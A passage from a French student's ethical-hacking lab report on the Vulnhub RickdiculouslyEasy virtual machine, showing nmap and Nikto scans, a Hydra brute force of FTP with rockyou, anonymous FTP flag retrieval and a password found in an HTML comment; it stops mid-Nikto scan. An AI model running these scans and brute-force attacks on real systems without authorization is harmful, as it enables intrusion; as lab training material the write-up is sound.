

IMT MINES ALÈS - SITE CLAVIÈRES

DÉPARTEMENT SYSTÈMES ET RÉSEAUX (SR)

Ethical Hacking - Vulnhub RickdiculouslyEasy

Nathan MARTEL

Groupe : SR
IMT Mines ALÈS

Table des matières

1 Introduction	2
2 Environnement utilisé	3
3 RickdiculouslyEasy	5
4 Conclusion	46

1 Introduction :

[À l'attention des lecteurs du rapport] : Le rapport peut sembler grand, long à lire et volumineux en raison du nombre de pages. Mais il comporte des grandes illustrations pour bien voir les résultats sur les images. Selon moi, sa lecture ne dépasse pas les 10 minutes.

L'objectif de ce rapport est de présenter tout ce que j'ai fait que cela fonctionne ou non pour exploiter la machine virtuelle RickdiculouslyEasy, c'est-à-dire de découvrir et d'exploiter les vulnérabilités. Au travers la description de la box RickdiculouslyEasy, il est dit qu'il y a 130 points à récupérer au travers de plusieurs flag et qu'il faut passer en superutilisateur « root » pour réussir entièrement le challenge.

URL du challenge : <https://www.vulnhub.com/entry/rickdiculouslyeasy-1,207/>

@uthor : Nathan Martel.

Le document est classifié sous la marque **TLP :RED** (Traffic Light Protocol), ce qui signifie que le partage du document doit se limiter uniquement aux destinataires individuels, et qu'aucune autre divulgation n'est autorisée sauf avis favorable du propriétaire.

Ce document est privé et est uniquement déposé dans le répertoire Git de l'auteur. Merci de ne pas le diffuser, l'utiliser ou le modifier sans autorisation.

2 Environnement utilisé :

Dans ce rapport, je vais démontrer et expliquer les étapes suivies pour récupérer les flags de la machine virtuelle (Rickdiculously Easy). Pour ce rapport, [et pour tous les autres, je mets en place et configure mon propre sous-réseau dans VirtualBox]. Cela permet ainsi d'avoir ma Kali Linux et ma cible (Rickdiculously Easy) pour qu'ils puissent communiquer en étant isolées du réseau principal.

Pour la machine cible, j'ai configuré une seule interface réseau en mode réseau privé hôte. Ce mode, proposé par VirtualBox, permet de créer un réseau local isolé qui n'est pas directement relié à Internet. De ce fait, cette VM ne peut interagir qu'avec d'autres machines présentes sur le même réseau privé hôte. J'ai conservé le nom par défaut de l'interface réseau attribué par VirtualBox




FIGURE 2.1 – Paramètres box RickdiculouslyEasy

Pour ma machine d'attaque Kali Linux, j'ai configuré deux interfaces réseau. La première en mode NAT pour permettre à la machine d'accéder à Internet (utile par exemple pour download des paquets ou d'utiliser des outils non présents nativement sur la Kali Linux). A savoir aussi que le mode NAT fournit un accès réseau externe et masque l'adresse IP interne de la machine derrière l'adresse IP de l'hôte. La deuxième interface est en mode réseau privé hôte.




FIGURE 2.2 – Paramètres VM Kali Linux

De ce fait, cela permet à Kali Linux de communiquer directement avec la cible, puisqu'elle est configurée dans le même réseau privé hôte. Les deux machines partagent donc le même sous-réseau et sont en quelque sorte cloisonnés du reste du réseau.

3 RickdiculouslyEasy :

En sachant que la Kali Linux et ma Box Rickdiculously Easy sont dans le même sous réseau, je cible toutes les adresses IPs comprises dans ce sous-réseau et je regarde les hôtes actifs :

```
(sae@kalisae)-[~]
$ ip -o addr show eth1
3: eth1    inet 192.168.56.108/24 brd 192.168.56.255 scope global dynamic
    preferred_lft 573sec
3: eth1    inet6 fe80::a00:27ff:fe23:6998/64 scope link noprefixroute
    r

(sae@kalisae)-[~]
$ nmap 192.168.56.0-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28 18:59 CET
Nmap scan report for 192.168.56.105
Host is up (0.00054s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsure
912/tcp   open  apex-mesh
2869/tcp  open  icslap

Nmap scan report for 192.168.56.107
Host is up (0.0015s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin

Nmap scan report for 192.168.56.108
Host is up (0.000051s latency).
All 1000 scanned ports on 192.168.56.108 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 255 IP addresses (3 hosts up) scanned in 25.24 seconds
```

FIGURE 3.3 – Identification de la machine cible

De plus, nmap effectue par défaut un scan TCP SYN sur les 1000 ports les plus courants. Ici, on remarque que la box a pris l'IP 192.168.56.107 et que les ports 21, 22, 80 et 9090 sont ouverts.

Ensuite, une fois que je connais l'IP de ma machine cible, j'effectue un scan avancé pour faire ressortir le système d'exploitation derrière la VM, les versions des services et d'autres fonctionnalités :

```
(sae@kalisaie)-[~]
$ nmap -A 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 13:37 CET
Nmap scan report for 192.168.56.107
Host is up (0.00032s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:192.168.56.108
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 4
|_    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0 0 4096 0 0 42 Aug 22 2017 FLAG.txt
|_drwxr-xr-x  2 0 0 4096 0 0 6 Feb 12 2017 pub
22/tcp    open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http         Apache httpd 2.4.27 ((Fedora))
|_http-server-header: Apache/2.4.27 (Fedora)
|_http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Morty's Website
9090/tcp  open  http         Cockpit web service 161 or earlier
|_http-title: Did not follow redirect to https://192.168.56.107:9090/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.27 seconds
```

FIGURE 3.4 – Scan avancé de la machine cible

En scan avancé, nmap effectue également un traceroute pour cartographier le chemin réseau vers la cible (ce qui n'est pas utile dans mon cas). Il exécute également des scripts NSE par défaut pour cibler sur les configurations SSL et les vulnérabilités courantes (e.g. version d'OS). Avec ce scan avancé, on remarque que derrière le port 21, se trouve un service ftp avec la version vsftpd 3.0.3 et qu'il y a un fichier FLAG.txt dans le serveur FTP et un répertoire pub. Je sais alors déjà qu'il y a un FLAG à récupérer sur le service FTP. Ensuite, on remarque également que le serveur FTP autorise les connexions anonymes (FTP-anon) ce qui est vecteur d'attaque et donc de vulnérabilité. Sur le port 22, on remarque que l'état est tcpwrapped. [Après quelques recherches], cela signifie que le port est ouvert mais qu'il rejette les connexions non autorisées ou a une restriction d'accès stricte. On sait alors qu'un brute force avec wfuzz ou hydra ne sera pas possible et qu'il va falloir trouver un couple user/password.

⇒ La première idée est que si un accès FTP peut permettre d'ajouter des fichiers (répertoire pub), il est parfois possible de déposer une clef SSH dans le répertoire

utilisateur pour avoir un accès direct via le port.

Sur le port 80, on remarque qu'il y a un serveur WEB qui tourne en Apache avec une version 2.4.27 (Fedora). Le site s'intitule "Morty's Website" (http-title) et qu'il y a une méthode HTTP risquées détectées : TRACE. A noter que j'ai regardé si la version Apache 2.4.27 avait des vulnérabilités pendant mon attaque. Enfin, sur le dernier port, le 9090 est ouvert, un service HTTP tourne (Cockpit). On voit qu'il y a une redirection automatique vers HTTPS ([https ://192.168.56.107 :9090/](https://192.168.56.107:9090/)). Je sais aussi que cockpit est une interface web pour l'administration système sur Linux et donc que cela peut être intéressant car je pourrais avoir un accès direct à la gestion du serveur avec un couple user/password valide.

Deuxième partie, visiter les pages WEB de la box. Je commence sur le port 80 :




FIGURE 3.5 – Page WEB de la box sur le port 80

Pour chaque page web, j'examine le code source de la page à la recherche de versions visibles ou d'hint. Pour ce port, je n'ai rien trouvé de réellement pertinent. Ensuite pour cockpit, sur le port 9090 :




FIGURE 3.6 – Page WEB de la box sur le port 9090

On trouve alors le premier flag de la box directement sur la page WEB : FLAG {There is no Zeus, in your face!} - 10 Points. Score actuel : 10/130.

Si maintenant on passe au port 21, derrière lequel se trouve le service FTP, on avait vu que le service acceptait les connexions anonymes (Anonymous FTP login allowed (FTP code 230)). On initialise alors une attaque par brute force ou l'on va tester sur l'utilisateur par défaut (ftp) une awesome list de mot de passe (celle par défaut sur Kali Linux).

```
(sae@kalisae)-[~]
$ hydra -l ftp -P /usr/share/wordlists/rockyou.txt -t 4 ftp://192.168.56.107
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-07 14:22:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ftp://192.168.56.107:21/
[21][ftp] host: 192.168.56.107 login: ftp password: 123456
[21][ftp] host: 192.168.56.107 login: ftp password: 12345
[21][ftp] host: 192.168.56.107 login: ftp password: 123456789
[21][ftp] host: 192.168.56.107 login: ftp password: password
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-07 14:22:07
```

FIGURE 3.7 – Brute force sur le service ftp

Hydra a réussi à trouver 4 mots de passe valides pour l'utilisateur ftp. Je peux maintenant utiliser ces mots de passes pour me connecter sur le serveur FTP :

```
(sae@kalisae)-[~]
$ ftp 192.168.56.107
Connected to 192.168.56.107.
220 (vsFTPD 3.0.3)
Name (192.168.56.107:sae): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41325|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 42 Aug 22 2017 FLAG.txt
drwxr-xr-x 2 0 0 6 Feb 12 2017 pub
```

FIGURE 3.8 – Connexion sur le service FTP réussie

De toute façon, en sachant que l'accès anonyme est autorisé, je peux directement me connecter.

```
ftp> ls -alh
229 Entering Extended Passive Mode (|||6292|)
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 33 Aug 22 2017 .
drwxr-xr-x 3 0 0 33 Aug 22 2017 ..
-rw-r--r-- 1 0 0 42 Aug 22 2017 FLAG.txt
drwxr-xr-x 2 0 0 6 Feb 12 2017 pub
226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
229 Entering Extended Passive Mode (|||42774|)
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
100% |*****|
226 Transfer complete.
42 bytes received in 00:00 (4.26 KiB/s)
ftp> exit
221 Goodbye.

(sae@kalisae)-[~/Desktop]
$ cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
```

FIGURE 3.9 – Récupération du premier flag

On trouve alors le deuxième flag de la box directement sur la page WEB : FLAG{Whoa this is unexpected} - 10 Points. Score actuel : 20/130.

Pour regarder si des vulnérabilités sont présentes sur les services WEB, j'effectue également un scan Nikto sur la machine cible.

Nikto est un utilitaire présent sur Kali Linux qui sert de scanner de sécurité de serveur WEB. C'est un logiciel open-source, à disposition du public, qui est programmé en PERL. Nikto recherche les failles de sécurité sur un serveur. Sorti il y a plus de 20 ans, nikto va regarder les numéros de version du serveur, scanner les différents répertoires et vérifier la présence de 6000 à 7000 fichiers potentiellement dangereux ou vulnérables présents sur le serveur.

Dans la méthodologie du pentesting, c'est un outil qui est utilisé pour rechercher des failles. Et, en fonction des failles, il sera possible après de les exploiter pour par la suite faire de l'élévation de privilège avec par exemple GTFobins. Il existe un fichier de configuration dans « /etc/nikto.conf » pour fixer ses propres paramètres en modifiant par exemple le nombre d'échecs de requête avant d'abandonner (e.g. FAILURES = 20), etc. Dans le fichier de configuration nikto, on spécifie également le fichier de base de données des fichiers/dossiers/scripts qui contiennent le nom des fichiers avec des données potentiellement sensibles. Il y a d'autres paramètres qu'il est possible de spécifier comme le port IPv6 à vérifier, etc. Toutes les options présentes dans le répertoire de configuration sont également disponibles avec les options en ligne de commande mais il est tout de même possible d'exécuter nikto avec son fichier de configuration. Nikto agit un peu comme une brute force d'URL de fichier puisqu'il essaie de trouver des fichiers/dossiers présents sur le serveur en faisant des requêtes GET en fonction de sa liste de noms de fichiers/dossiers/script qu'il possède. A la fin de tous les tests de fichiers, Nikto génère un rapport détaillé des résultats en indiquant les vulnérabilités potentielles et les erreurs rencontrées. Les attaques sous-jacentes détectées par Nikto incluent les vulnérabilités de version. En fonction de la version utilisée, il y a des failles de sécurité connues, des problèmes de configuration courants et des erreurs de développement. Nikto vérifie les problèmes de configuration du serveur WEB tels que les paramètres de sécurité faibles ou des informations d'identification par défaut, qui pourraient permettre à un attaquant de compromettre le système. Il vérifie en parallèle les fichiers sensibles exposés ; tels que les fichiers de configurations, des journaux ou des sauvegardes qui sont potentiellement exposés en clair. Il détecte également les vulnérabilités CSRF. Des requêtes non autorisées peuvent être exécutées avec un utilisateur présent sur le serveur. Enfin, il détecte également s'il est possible d'injecter du code JavaScript malveillant dans les pages WEB afin de savoir si le serveur est compromis avec des attaques type XSS. Dans les failles légèrement moins connus, Nikto recherche également les inclusions de fichiers locaux et distants (LFI, RFI) : un attaquant peut

exploiter une fonctionnalité de l'application WEB pour inclure des fichiers sur le serveur (LFI) - un attaquant peut inclure des fichiers distants à partir par exemple de sites WEB malveillants pour potentiellement exécuter du code sur le serveur vulnérable. Bref, un outil incontournable si l'on veut évaluer les vulnérabilités d'un serveur WEB. Scan nikto sur le port 80 :

```
(sae@kalisae)-[~]
$ nikto -h 192.168.56.107
- Nikto v2.5.0


+ Target IP: 192.168.56.107
+ Target Hostname: 192.168.56.107
+ Target Port: 80
+ Start Time: 2024-11-07 13:39:42 (GMT1)

+ Server: Apache/2.4.27 (Fedora)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.27 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /passwords/: Directory indexing found.
+ /passwords/: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8908 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2024-11-07 13:40:12 (GMT1) (30 seconds)

+ 1 host(s) tested
```

FIGURE 3.10 – Analyse des vulnérabilités avec nikto

On retrouve des informations que le scan avancé nmap a aussi trouvé. Le serveur utilise un Apache 2.4.27, deux headers HTTP manquants, la méthode HTTP TRACE est activée, etc. On trouve également des répertoires avec l'indexation d'activée (/passwords et /icons). De ce fait, on sait maintenant que l'on peut lister tous les fichiers et sous-répertoires de ces répertoires. On a aussi un fichier par défaut README trouvé. Je visite alors les répertoires /passwords/ et /icons/ :



Index of /passwords

Name	Last modified	Size	Description
Parent Directory		-	
FLAG.txt	2017-08-22 02:31	44	
passwords.html	2017-08-23 19:51	352	

FIGURE 3.11 – Répertoire password

On trouve alors un fichier FLAG.txt et un fichier passwords.html :




FIGURE 3.12 – Fichier FLAG.txt dans le répertoire password

On trouve alors le troisième flag de la box directement sur la page WEB : FLAG{Yeah d- just don't do it.} - 10 Points. Score actuel : 30/130.

Dans le fichier passwords.html, on a pas d'informations intéressantes :





FIGURE 3.13 – Fichier password.html

Mais en visitant le code source de la page, on tombe sur un commentaire html :




```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Morty's Website</title>
5 <body>Wow Morty real clever. Storing passwords in a file call
6 <!--Password: winter-->
7 </head>
8 </html>
9

```

FIGURE 3.14 – Code source du fichier password.html

On a alors un mot de passe trouvé : winter. Essai connexion ssh avec l'utilisateur morty (par défaut car le nom du site internet est morty) :



```

(sae@kalisae)-[~/Desktop] 192.168.56.107
$ ssh -l morty 192.168.56.107 -p22
Connection closed by 192.168.56.107 port 22

```

FIGURE 3.15 – Connexion avec l'utilisateur morty sur le port 22 avec le mot de passe winter

Scan sur le port 9090 avec nikto :

```
(sae@kalisae)-[~/Desktop]
$ nikto -h 192.168.56.107:9090
- Nikto v2.5.0

+ Target IP:      192.168.56.107
+ Target Hostname: 192.168.56.107
+ Target Port:    9090
+ Start Time:     2024-11-28 19:53:40 (GMT1)

+ Server: No banner retrieved
